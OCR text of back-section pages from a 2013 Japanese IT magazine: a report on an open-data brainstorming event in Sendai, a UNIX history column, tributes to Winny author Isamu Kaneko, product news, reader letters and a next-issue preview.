Microsoft Officeとの互換性について具体例にまで踏み込んで紹介してもらったことはあまりなく、実用的な内容を多く含むとても良い発表でした。最後にODPGのWebサイトとODFの日本語サイトを紹介しておきます。ぜひご覧ください。SD

ODPG：http://odpg.org/
OpenDocument Format（日本語版）：
http://jp.opendocumentformat.org/

Hack For Japan
エンジニアだからこそできる復興への一歩

Hack For Japan

第21回 オープンデータIDEA BOXブレスト in Sendaiの紹介

●Hack For Japanスタッフ
小泉 勝志郎　Katsushiro Koizumi
Twitter @koi_zoom1

東日本大震災の復興支援に端を発し、社会的課題をテクノロジで解決するためのコミュニティ、Hack For Japanの活動をレポートする本連載。今回は宮城県で行われたオープンデータに関するイベントの模様を紹介します。

Hack For Miyagi紹介

Hack For Miyagiは今までの連載で紹介されてきたHack For Japanの宮城県での活動となります。Hack For Miyagiでは「被災地と直接つながっている」という立地上の利点を活かし、震災復興団体とIT技術者がお互いに意見を出し合うミーティングの開催をしています。Hack For MiyagiにはFacebookのグループ[注1]もあり、ここで意見交換やイベントの告知が行われています。

今回は2013年2月22日に行った「オープンデータIDEA BOXブレスト in Sendai～Hack For Miyagi」[注2]（以下、オープンデータIDEA BOXブレスト）の模様について紹介していきます。

オープンデータIDEA BOXとは

本題に入る前にまず、オープンデータIDEA BOXとは何かを説明しておきましょう。これは内閣官房、総務省、経済産業省による「オープンデータについての意見を国民から聞く」ためのWebサイト[注3]です（**図1**）。このサイトを通じて「どのような利用のアイディアがあるのか」、「どのようなデータ公開を望むのか」、「公開や利用のルールはどうあるべきか」といった意見を誰でも投稿・投票でき、オープンデータ推進のために役立てられるという素晴らしい取り組みでした。2013年2月1日～28日の1ヵ月間運営され、現在ではユーザ登録は行えず閲覧のみ可能となっています。FacebookやTwitterなどのOpen IDでもログインでき、登録の煩雑さもなく気軽に意見を書けるようになっていました。

◆図1　オープンデータIDEA BOX

開催のきっかけ

オープンデータIDEA BOXブレストを開催するきっかけとなったのは、2013年2月15日に開催された「Developers Summit 2013 Action!」（以降、デブサミ）のセッション「OpenDataとハッカソンで変わる世界」を聞いたことにはじまります。このセッションの中で「オープンデータIDEA BOX」が紹介されました。

前述のように素晴らしい取り組みなのですが、残念なことにデブサミ開催時点での意見登録数は70に届くかどうか。この数字は少々寂しいところです。デブサミのテーマは「Action!」。いいと思った

注1）http://www.facebook.com/groups/111524345612696/
注2）https://www.facebook.com/events/485960208117862/
注3）http://opendata.openlabs.go.jp/

らまずやってみる。そこでこの「オープンデータIDEA BOX」に入れるアイディアを出すためのブレインストーミングを行うことを思いつきました。

デブサミのセッション終了後、早速登壇者の皆さんのところに行き、「オープンデータIDEA BOXブレストをやります」という話をすると、「2013年2月23日のInternational Open Data Dayの前にやってもらえるとうれしい」とのこと。この流れでデブサミから1週間しか間があかない2013年2月22日に開催することになりました。

イベントの流れ

ブレインストーミングがメインですが、アイディアを出すには前提知識があったほうがより良いものが生まれます。そのINPUTを作るために、イベントは次の流れで行いました。

- オープンデータについての説明
- IDEA BOXへの投稿を見る
- 海外での事例を知る
- ブレインストーミング
- 投稿！

オープンデータについての説明

参加者にはオープンデータについて初めて触れる人たちもいるので、オープンデータ系では定番となっているティム・バーナーズ＝リーのスピーチ[注4]をみんなで視聴しながらの導入です。

IDEA BOXへの投稿を見る

既存の投稿アイディアを見ることでそれに対する意見も生まれますし、似たような事例が思い浮かぶこともあります。

海外での事例を知る

オープンデータの成功事例は海外に多くあります。Open Knowledge Foundation Japanの東富彦氏がまとめてくださっている、海外でのオープンデータ事例をいくつかピックアップしながら見て行きました[注5]。

ブレインストーミング

こうして得たINPUTを元にブレインストーミングを行います。実はHack For Miyagiではもう1つ大きなINPUTがありました。それは参加者のみなさんの被災体験です。

続いては当日の様子です。

当日の様子

前述のように間がない中での開催でしたが、行政からは市職員、メディアからは地元TV局、復興関係からは某社復興室室長、そしてIT技術者と豪華な面子でいろいろ裏話も聞けたおもしろいイベントになりました。オープンデータには「データを提供する側」「アプリやサービスを作る側」「アプリやサービスを使う側」の3つの視点があります。今回のイベントにはこの3つの視点がバランスよくそろったうえ、TV局というメディアの視点も加わった興味深い議論が繰り広げられました。

裏話については残念ながら誌面では触れられませんが、当日上がった興味深い意見についていくつか紹介いたします。

注目意見ピックアップ

●フランスの自転車ルート検索サイト同様の情報を日本でも提供してほしい

海外事例のINPUTから生まれたアイディアです。フランスの自転車ルート検索サイト「Geovelo[注6]」では、自転車での走行ルートを安全性を重視するか、距離の短さを重視するかで比重を変えて検索できるようになっています（**図2**）。同様のことが日本でも行えれば、自転車利用者には非常に有用でしょう。とくに坂道の情報は、現在の地図情報や

注4）http://www.ted.com/talks/lang/ja/tim_berners_lee_the_year_open_data_went_worldwide.html

注5）https://docs.google.com/spreadsheet/ccc?key=0AvXTTqI7i6p5dGx1MVQ4eG91VGZfZENmR0dxcWIzVkE#gid=0


注6）http://www.geovelo.fr/

カーナビで大きくフィーチャーされているわけではありませんが、自転車では自動車以上に大きい価値を持ちます。

●交通事故発生状況のマップ化

過去から累積した交通事故発生状況を地図上にマッピングできるようにしたい、という要望です。時間軸を限定した閲覧をすることで、その時間帯での交通事故多発地帯を避けたナビゲーションもできますし、あるときを境に事故が増えたり減ったりしていることがわかれば、その原因や事故対策効果が可視化されることを期待しています。こういった情報は転居を考える際の指標にもなるでしょう。

◆図2　Geovelo



◆図3　交通事故発生マップ

この意見に対しては投稿後に、警視庁では東京での交通事故発生マップを公開しているという意見をいただきました[注7]（**図3**）。この取り組みが全国的に展開され、時系列も含めた可視化ができるとなお良いと思われます。

データはJSON形式でも公開してほしい

今回あがった中では「オープンデータを利用したサービスを作る側」の意見です。

オープンデータでは「XMLで提供」となることが多いのですが、現在では多くのWeb APIがJSONで提供されています。XMLと比較すると、利用する側はデータをパースする処理の記述を大幅に軽減でき、提供する側は送信データ量が減るというメリットがあります。

JSONでの提供が難しい場合は、公開されているXMLを民間の業者がJSON化して再配布することを許可してもらえると、JSONで公開と同様の効果を生めるでしょう。

この意見についてはオープンデータIDEA BOX内では否定意見もありました。否定的にあげられた意見は次のようなものです。「JSONだと開発者向け過ぎる」「すべてJSONにするのは大変なので、CSVとして公開してほしい」「XMLをJSONにするくらいのことは真っ当な開発者ならすぐにできること」。異なる視点からのフィードバックを受けることで、より意見もブラッシュアップされて行くと思われます。


課題先進地としての東北

東日本大震災は大きなダメージを残しました。しかし、ここで発生した地域の過疎化、住民の高齢化、産業の振興など、被災地で発生している課題はいずれ他の地域でも発生しうる課題が多くあります。被災地である東北は日本、そして世界の課題に真っ先に直面している「課題先進地」としての側面もあるのです。

注7）http://www.keishicho.metro.tokyo.jp/toukei/jikomap/jikomap.htm

◆図4　塩竈市災害対策本部ニュース

◆図5　オープンデータIDEA BOXに投稿したイベントでのアイディア



●観光のためのオープンデータ

震災復興におけるキーワードに観光があります。この観光を促進するオープンデータとして、たとえば「地域ごとのイベント情報」があります。「イベントが行われるからそれとあわせて観光」という行動は十分あるものです。この観光の呼び水となるイベントデータは決して公開されていないわけではありませんが、情報が分散しているのが現状です。すべてを集めるのは難しいですが、自治体が後援しているものはマシンリーダブルな形で提供するなど、観光に携わる人がより利用しやすい形で取得できればより良いでしょう。

●被災時の自治体からの災害情報

これは筆者自身の体験を含む意見です。東日本大震災での被災当時、市役所に置かれていた災害対策本部ニュースにかなり助けられました（図4）。

塩竈市災害対策本部ニュース

URL http://www.city.shiogama.miyagi.jp/seisaku/shinsai/news.html

しかし、緊急時であることもあってかマシンリーダブルではなく、なおかつ印刷物のスキャンであるため外部の人がこの情報にたどり着けていなかったようです。

自治体が緊急時の災害情報を出しやすく、なおかつマシンリーダブルに出力できるしくみがあると今後の大災害でも力を発揮するでしょう。共通のフォーマットを利用した配信しやすいしくみにするなど、この災害対策本部ニュースで出している情報はそのフォーマットのヒントになるのではないでしょうか。

イベントを終えて

当日のイベントであがった意見は次のURLにまとまっていますのでぜひご覧ください（図5）。

URL http://opendata.openlabs.go.jp/ja/user/b5a73c7d-bb91-8166-967c-5126ef3b73d7/

なんと、1週間未満という短期間で準備したワンデイイベントが、オープンデータIDEA BOXにあげられた意見のおよそ1割を占めるという成果を出すことができました。今回のイベントがきっかけとなり、イベント参加者の方が主導したマップ系のイベントが仙台でも行われました。仙台でのオープンデータの動きに多少なりとも貢献できたのではないかと思います。

最後に

Hack For Miyagiでは復興に携わっている方とIT技術者が議論することで生まれる化学反応を生み出したいと思っています。今後も定期的に開催していきますので、よろしくお願いいたします。SD

温故知新
IT むかしばなし

第25回

UNIX回想

北山 貴広　KITAYAMA Takahiro　Twitter：@kitayama_t　kitayamat@gmail.com

はじめに

今回は移植性という観点も含めて、誕生から現在に至るまでのUNIXの歴史を振り返ってみたいと思います。

UNIXの誕生の頃

1969年にAT&Tのベル研究所でDECのPDP-7上で誕生したUNIXは、当初アセンブリ言語で書かれていました。その後、デニス・リッチーが開発したC言語を使って1972年にPDP-11上で全面的に書き直されたことから、UNIXの移植性が飛躍的に高まりました。

AT&Tが独占禁止法によってコンピュータ産業への進出を禁止されていたため、UNIXは実費程度でソースコード付きで広く提供されました。それによって多様なコンピュータへ移植が進みました。またバグ修正をベル研究所にフィードバックして修正を取り込むオープンな文化が養われていました。

1979年に作られたVersion 7 UNIXは、後に2つの大きな流れとなったSystemV系とBSD系のベースとなりました。

System VとBSD

1980年代から1990年代初めまでの間、UNIXは大きく2つの系統がありました。本家AT&TのSystem V系とカリフォルニア大学バークレイ校(UDB)のBSD系です。

この2つのUnixは別々に発展したため、コマンドの存在有無、システムコールの存在有無、通信機能の実装の違いなどさまざまな相違点がありました。

もっとも使用頻度の高いlsコマンドでも、デフォルトの挙動が異なりました。lsコマンドを実行した結果の出力は、SystemV系だと1行に1ファイル、BSD系だとマルチカラム(1行に複数)で複数ファイルを表示します。SystemV系でBSD系に合わせるにはCオプション(大文字のシー)を付加する必要があり、逆にBSD系でSystemV系に合わせるには1オプション(数字のイチ)を付加する必要がありました。

関数で覚えているのは、メモリ操作関数のmemcpy(SystemV系)とbcopy(BSD系)で、この2つの関数はコピー元とコピー先の引数の順番が異なっていて、当時は必死で覚えました(笑)。

メインで使うシェルはBourne Shell系とC Shell系、バージョン管理システムもSystemVではSCCS(Source Code Control System)、BSDではRCS(Revision Control System)と異なっていました。

このようにUNIXの2つの系統では違うものが多く、異なる2つを同時に使う必要があった場合は、そのたびに頭と身体の切り替えが必要となっていました。自分がホームとする環境に、異なる環境のほうをできる限り合わせるようにしていました。

違いがわかる書籍

2つの系統のUNIXが主流であった1980年代後半から1990年代前半にかけて、この系統の違いについて理解が深まった書籍があります。

1986年発行の『UNIXツール・ガイドブック』(坂本文著、共立出版)は発行から27年経ちますがいまだに発売されている超長寿の書籍で、著者の坂本文氏もUNIX業界で著名だったこ

ともありバイブル的な存在だったと思います。付録にSystemV、4.2BSD全コマンド一覧と全システムコール／関数一覧が掲載され、名前と説明と、どちらでサポートしているかの丸印が付いていてとても役に立ちました。

1990年発行の『ポータブルCプログラミング：移植性を考えたプログラミング技法（**写真1**）』（M.Rホートン著、長尾高広訳）はC言語プログラミングを移植性という観点でまとめた書籍です。前半はC言語仕様や処理系依存事項など種々のトピックの解説、後半はCヘッダファイル、Cライブラリ関数、システムコールやユーザコマンドを1つ1つ紹介し、それぞれがCコンパイラやOSでどの程度広くサポートされているかを5段階の星印で評価しており、この星印の数の多いものを選択することで移植性の高いプログラムを目指すことができました。

UNIX戦争

1987年にAT&TはBSD系OSのトップであったSunと共同でSystemV Release 4（SVR4）の開発で合意しました。ほかのベンダはSunが有利になることを恐れて、Open Software Foundation（OSF）という別の団体を1998年に立ち上げました。AT&TとSunもOSFに対抗して同じ年にUNIX International（UI）という団体を立ち上げました。この2つの団体の間でOSやユーザインターフェースを別々に開発してリリースした競争を「UNIX戦争」と呼びました。

SVR4はそれまでのSystemV系とBSD系の系統を合流させたバージョンで、後に成功をおさめました。

筆者はBSD系列であるSun OS 4を使っていましたが、SVR4のSolaris2になったときにコンパイラや開発ツールが別売りになりました。UNIXは開発者のためのOSではなく、アプリケーション実行用のプラットフォームになったものだと感じました。

現在のUNIX

現在UNIXの商標（trademark）はThe Open Groupが所有しています。あるOSが“UNIX”と名乗るためには、Single UNIX Specification（SUS）と呼ばれるオペレーティングシステムの標準規格を完全に満たす認証を受ける必要があります。SUSはANSI CやISO C、POSIXやXPGなど過去のUNIXに関するさまざまな標準化規格がまとまった集大成となっています。

SUSの最新版であるVersion 4（The Single UNIX Specification, Version 4）はThe Open GroupのWebサイト[注1]でユーザ登録をすれば閲覧／ダウンロードできます。

OSが規格に準拠していることを示すブランド（Open Brand）のSUS Version 3準拠のUNIX 03、SUS Version 2準拠のUNIX 98に認定されたOSの一覧が参照できます[注2]。長年続いているHP-UX、Solaris、AIXに加えて、新しいところではMac OS X、懐かしいところではTru64やIRIXやUnixWareと知っていたけど目新しいz/OSが見つかります。

終わりに


今回、UNIXの歴史についてあらためて振り返ってみて、混沌たる状態から、整理と統一化の動き、団体の乱立と主導権の争い、最終的に現在のSUSに落ちついたのを知り、歴史の流れを感じました。

広く使われているオープンソースのLinuxや*BSD系は、公式にはUNIXと呼ぶことはできませんが、*BSDの祖先は4.4BSDLiteであったり、使い方や文化としてはUNIXが配布されていたころと戻ったともいえます。この文化は今後も続いてほしいし、続くと思っています。SD

注1）http://www.unix.org/version4/

注2）http://www.opengroup.org/openbrand/register/

▼写真1



この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。


Topic

追悼　金子 勇
ゲーム開発環境と金子さん

金子さんはWinnyの作者としてあまりにも有名な方ですが、私にとっての金子さんはWinnyの作者という存在よりも、かの大騒動のご苦労を乗り越えてゆかれる過程で金子さんが設立された株式会社Skeed（旧ドリームボート社）とのビジネスを通しての関係性のほうが強い存在でした。

意外なつながりに思う方もいらっしゃるかもしれませんが、私達スクウェア・エニックスが手がけている最新鋭ゲーム総合開発環境「Luminous Studio」と金子さんとの縁は深く、Luminous Studioのアセット管理サーバ部分のほかに類を見ない高速性とスケーラビリティは、金子さんの設立されたSkeed社と共同開発した「Skeed Object Store（SOS）」というP2P高速データストレージシステムをバックボーンに適用することによって実現しています。

金子さんはもともとビデオゲームに応用できるリアルタイム系の技術制作が大好きな方でもありまして、Winnyを作られる前はゲーム業界のカンファレンスCEDECでご講演もされていたくらい「ゲーム制作技術への熱」というのは強い方でした。『Software Design』2013年4月号の企画で金子さんとSkeed社技術責任者の柳澤さん、私とLuminous Studioのアセット管理サーバ開発担当者の4人の座談会もさせていただきましたが、その合間の雑談時に、ゲーム制作環境の中で金子さんが作った会社のP2P技術が活用され、そのことについてゲーム会社のオフィスで金子さんが対談しているという事柄に対して、金子さんご自身がとても感慨深く噛み締めるようにうれしそうにしみじみと語ってらっしゃるご様子だったこと、未来への協業の熱意を語ってらっしゃっていたことがとても印象深く記憶に残っています。金子さんはゲームに対して本当に特別な想いをお持ちであることがわかり、当時うれしく思いましたことが良い思い出です。



▲金子勇 氏　（本誌2013年4月号「SQUARE ENIX + Skeed Presents ゲーム開発の舞台裏座談会」より）

金子さんはとてもシャイな方である一方で、一度お話を始めると実に饒舌にユーモア溢れるお話を熱く語られる方であり、非常に楽しい時間を過ごさせていただける素敵な方でした。年度のご挨拶も兼ねて近々Skeedの方々や金子さんとのお食事もあらためてできれば……と考えていた矢先の訃報で、金子さんの愉快なお話が二度と聞けなくなってしまったのが実に残念です。

金子さんの思想や遺伝子を受け継ぐSkeed社およびそのSOSシステムとともにLuminous Studioが力強く成長、飛躍、発展して、すばらしいゲーム作品群を高効率に生み出して行く様を、金子さんには天国から見守っていただけたらと思います。それが私達にできる弔いと考えております。

日本が生んだ稀代の天才プログラマ金子 勇さんのご冥福を心よりお祈りいたします。

2013年7月27日
株式会社スクウェア・エニックス
CTO　橋本 善久

金子勇さんと直接お会いできたのは、2012年のSkeed社とデータホテル社との次世代クラウドインフラ事業提携の記者発表会でした。そこで発表されたのは、SkeedSilverBulletでした。普通のTCPに比べて数十倍の速度を達成する新しい通信プロトコル技術だというものです。この高速転送ソフトウェアを販売していくことで、Skeed社のほかの技術も広めていくという発表でした。SkeedSilverBulletについて金子さんに質問すると、はにかみながら高度なプロトコルの秘密のほんの一端を教えてくださりました。しばらくしてスクウェア・エニックス社様との協業プロジェクトを取材することになり、本誌2013年4月号「スクウェア・エニックス＋Skeedゲーム開発の舞台裏」でまたお会いすることができました。座談会のテープ起こしをしていると、例によってはにかみながら小声でさらっと重要な技術の話をされるので、どきっとしたことが思い出されます。金子さんは、そこにいらっしゃるだけで、周囲に新しいアイデアを惹き起こす良い空気を作り出す方でした。IT業界に大きな足跡を残された金子さんに心よりご冥福をお祈りいたします。

株式会社技術評論社
Software Design編集長　池本 公平

Solution

アカマイ、Webエクスペリエンス最適化ソリューション「Aqua Ion」の最新リリースを発表

アカマイ・テクノロジーズ合同会社は、Webエクスペリエンスを最適化するサービス「Aqua Ion」に新たな機能が加わったことを発表した。

同サービスは、ユーザの状況に応じてWebコンテンツに適切な最適化を実施し、Webサイトのパフォーマンスを向上させるソリューション。具体的には、FEO（Front End Optimization）によるリクエスト数／送信バイト数の削減やレンダリングの速度向上、AIC（Adaptive Image Compression）によるネットワーク状況に応じた画像サイズの変更などの最適化が行われる。

このサービスに次のような新機能が追加された。

- リアル・ユーザ・モニタリング（RUM）によるユーザの各種デバイス、ネットワークパフォーマンスなどの情報の提供
- DNSの事前フェッチング、プレイスホルダー画像などの技術によるパフォーマンス機能の強化
- SHUTR（HTTP要求ヘッダのサイズを縮小するHTTPプロトコル拡張）のサポートによるモバイルパフォーマンスの強化

CONTACT アカマイ・テクノロジーズ合同会社
URL www.akamai.co.jp

Hardware

フルーク・ネットワークス、トラブルシューティング用テスター「OneTouch AT2 ネットワーク・アシスタント」を発売

米フルーク・ネットワークスの日本法人、㈱TFFフルーク社は、トラブルシューティング用ネットワークテスターの新製品「OneTouch AT2ネットワーク・アシスタント（以下、OneTouch AT2）」を7月23日から提供開始した。

OneTouch AT2は、有線、無線Wi-Fi、光ファイバーのケーブル試験からネットワーク全体のパフォーマンステストまで、すべてを1台でカバーできるオールインワンタイプのトラブルシューティングツール「One Touch ATシリーズ」の新製品。スマホ感覚で扱えるワンタッチ操作のオートテストを1回行うだけで、クライアントからクラウドまでネットワークパフォーマンスを迅速に把握でき、従来のトラブルシューティング時間の大幅な削減が可能となった。とくに今回は、BYODにも対応し、スマートデバイス管理が簡単にできるようにした。さらに、IP電話などの普及により問題点が指摘されるVoIPについても、「インラインVoIP解析機能」が追加され、IP電話問題のトラブルシューティングが容易に行える。価格は78万円～（税別）。

CONTACT フルーク・ネットワークス
URL www.flukenetworks.com/jp

Hardware

ぷらっとホーム、スマートデバイスにも対応したPacketiX VPN 4.0のアプライアンス製品を発売

ぷらっとホームは7月25日、インターネットが閲覧可能であればどんな環境でも簡単にVPNを確立できるPacketiX VPN 4.0のアプライアンス「EasyBlocks PacketiX VPNアプライアンス」を発売した。


PacketiX VPNは、SSL-VPNのネットワーク透過性とIPsec-VPNの柔軟性をあわせ持つ新しいVPN技術。4.0では各種スマートデバイスからの接続受付が可能になったほか、接続性や通信速度の向上およびセキュリティ機能やインストーラの強化が行われた。

同アプライアンスの製品ラインナップとしては、30クライアント同時接続での利用を想定したOpen Blocks AX3採用の「小規模向け-Standard Edition」、100クライアント同時接続での利用を想定した1Uハーフサイズの小型筐体の「中規模向け-Professional Edition」、300クライアント同時接続での利用を想定した1Uサーバモデルの「大規模向け-Enterprise Edition」がある。価格はいずれもオープン。

同社では、これらの製品の発売を記念して、9月30日まで特価キャンペーンを実施している。

CONTACT ぷらっとホーム㈱
URL http://www.plathome.co.jp

Letters from Readers



読者アンケートをデータ分析したい

7月号でお届けしたデータ分析特集はいかがでしたか？　SDの読者アンケート結果も、ぜひ一度、高度なデータ分析にかけてみたいものです。意外なニーズが掘り起こせるかも。そのために、アンケート回答にご協力を！　コメント採用者にはQuoカードをお送りしています。読者プレゼント応募のついでに、感想もぜひ記入してくださいね。URLはhttp://sd.gihyo.jp/です。

2013年7月号について、たくさんのお便りありがとうございました！

第1特集 ここからはじめるデータ分析学習

ビッグデータとともに注目されているデータ分析。そのデータ分析をはじめるために必要な知識や参考書籍を紹介。さらにExcel、R、Mahoutなどのツールを使って、実際のデータ分析の方法を解説しました。

第3章「機械学習を学習するための手引き」がわかりやすかった。

愛知県／鳥居さん

Excelがやはり馴染んでいるのでわかりやすい。

福岡県／田代さん

最近、「ビックデータや統計といった言葉をよく耳にするな」と思っていたところ、ちょうど特集が組まれたので、興味深く読ませていただきました。「R言語や統計学についての連載記事があるといいのに」と思うのですが、どうでしょうか?

宮崎県／maehrmさん

数年前からビックデータが話題になっていますが、今回の特集はデータ処理の参考になりました。URL、参考文献が親切でしたので、勉強になります。

富山県／QKobさん

担当は本特集を通じて、「データ分析や機械学習を活用できるようになるには、まずは統計学から始める必要がある」と感じました。今のうちからコツコツ学んでおきたいものですね。

第2特集 「ベンチマーク」活用テクニック

PCやサーバの実力を測る手段として、さまざまなベンチマークテストがあります。どんな項目を、どんな手法で、どんなツールで測定すればいいのか。そのノウハウを解説しました。

サーバについてより深く取り上げてほしい。ぜひ来月以降も継続してほしい。

東京都／blackbirdさん

ベンチマークについてはあまり意識することはなかった。個々の要素についてベンチをとることはしたことがなかったので参考になった。

北海道／村橋さん

最近、仮想サーバと物理サーバをまとめてシステムを構成するケースが増えています。環境構築のためのサイジングの際に行うベンチマークテストの最新の手法や実施例などを特集していただけるとありがたいです。

東京都／さつきますさん

サーバのベンチマークテストについて、さらなる情報を知りたいという声が多かったです。実務で必要とされているものなのでしょう。今後の企画の参考にさせていただきます。

短期連載　小規模プロジェクト現場から学ぶJenkins活用

プログラマ1人とデザイナ数人という小規模プロジェクトで、プログラマ（ひいてはプロジェクト全体）の作業効率化を図ろうとJenkinsを導入。その事例を紹介する短期連載の第1回をお届けしました。

企業におけるユースケースがあれば、なお良い。

大阪府／hidelocalさん

Jenkinsは大規模プロジェクトのためのアプリケーションだと認識していたので、今回の事例に驚くとともに参考になりました。個人的にはプログラマ以外の方と連携して作業を進めることも重要だと考えているので連載に期待しています。

大阪府／出玉のタマさん

プログラマ以外の人たちも巻き込んで自動化に取り組んだというところが、評価できますね。今後、デザイナと共同作業する場面は増えそうですから、ほかの現場でも参考になりそうです。

連載

ARMの評価基板がとても安くなってきており、個人レベルでいろいろな開発ができそうです。7月号の「はんだづけカフェなう」のようなワクワクするMakers情報をまたお願いします。

奈良県／Makersを見るのが好きさん

8月号の第1特集は、「はんだづけカフェなう」の著者である坪井義浩さんも執筆されている3Dプリンタの記事でしたが、いかがだったでしょうか?

今回の「セキュリティ実践の基本定石」のようなまとめの記事は非常に参考になります。そのうえで、月刊誌『I/O』でやっているような、セキュリティが破られた実例／ニュース速報、およびその解説を毎月やっていただけると助かります。

東京都／宮田さん

最近また、個人情報漏えいや不正侵入などのセキュリティに絡む事件が増えていますね。本連載では、高度化したセキュリティの技術や課題について、できるだけわかりやすく解説していきます。提案いただいた内容についても、今後の参考にさせていただきます。

(「偏愛キーボード図鑑」で取り上げられていたキーボードについて)まだこの類のキーボードがあるんですね。昔の『アスキー』か何かの投稿で、グリップで握る感じのキーボード(?)を見た気がします。親指のキーで入力する文字の段を切り替えるものだったと記憶しています。今にして思うと、ゲーミングマウスの親戚に思えるなあ。

愛知県／匿名希望さん

これは8月号で紹介したorbiTouchに関するコメントでしょうか。キーがないのにキーボードと呼んでいいのか、不思議な入力デバイスでしたね。

フリートーク


初めて買ったが意外とおもしろかった。次回からも買ってみようと思う。

愛知県／ccmmさん

ありがとうございます! 最近、定期購読の申し込みも増えているようです。これに感謝しつつ、編集部一同これからもおもしろく、かつ有用な情報をお届けしていきます。


エンジニアの能率を高める一品

仕事の能率を高める道具は、ソフトウェアやスマートフォンのようなデジタルなものだけではありません。
このコーナーではエンジニアの能率アップ心をくすぐるアナログな文具、雑貨、小物を紹介していきます。




エアーウィング・プロ

4,042円(税込)／ダイアン・サービス　http://www.daian.co.jp/



この時期、冷房は必須です。しかし、オフィスなど複数人が作業する場では、人や座席の位置によって寒すぎたり暑すぎたりと、エアコンの温度調節だけで各人に最適な温度を保つのは難しいもの。そんなときに役立つのが、エアコンの送風口に取り付けて風向きを調整する「エアーウィング・プロ」。編集部のエアコンは4方向に送風口が付いたタイプですので、同製品を4つ入手し、写真のように取り付けました。暑がりの人には風が当たるように、寒がりの人には直接風があたらないようにと、送風口ごとに調整が可能になりました。また、冷たい空気をうまく部屋全体に拡散しているようで、気候や体調によってエアコンの温度設定を変える必要がなくなりました。いつでも快適な温度です。結露が発生することもありません。オフィスで冷房の調整に手こずっているなら、導入してみてはいかが?



▲写真　送風口ごとに風向きを調整できる

7月号のプレゼント当選者は、次の皆さまです

①メカニカルキーボード OWL-KB109M(B)IIR ..... 熊本県　佐伯　俊様
②コリャ英和!一発翻訳 2014 for Win ..... 東京都　東陽一郎様

★その他のプレゼントの当選者の発表は、発送をもって代えさせていただきます。ご了承ください。

次号予告

2013年10月号
定価1,280円　176ページ

9月18日発売

［第1特集］

「vim至上主義」

スクリプト作成からプログラミングまで、多くのエンジニアに愛されているvim。使いこなすには少しハードルが高くありませんか？　本特集では、現場でvimを自家薬籠中としているエンジニア達が、そのプロ技を直伝します。

［第2特集］ネットワーク技術力のパワーアップ

ルータの教科書

サーバはもちろんのこと、ネットワークも仮想化が進む昨今、あなたの技術は大丈夫ですか？　最新ルータ事情+基本技術解説でモダンネットワークエンジニアになろう！

［一般記事］

「Key Value Storeをゼロから創る！　okuyamaでわかるkvsの本質」

※特集・記事内容は、予告なく変更される場合があります。あらかじめご容赦ください。

お詫びと訂正

以下の記事に誤りがございました。読者のみなさま、および関係者の方々にご迷惑をおかけしたことをお詫び申し上げます。

■2013年8月号　連載「プログラム知識ゼロからはじめるiPhoneブックアプリ開発　第4回」
ブックアプリの作例で使用している画像のファイル名で、一部先頭文字が小文字になっている個所がありました。拡張子が「.png」の画像ファイル名については小文字の「p」をすべて大文字の「P」として読み替えてください。詳細は8月号サポートサイト（http://gihyo.jp/magazine/SD/archive/2013/201308/support）をご参照ください。

休載のお知らせ

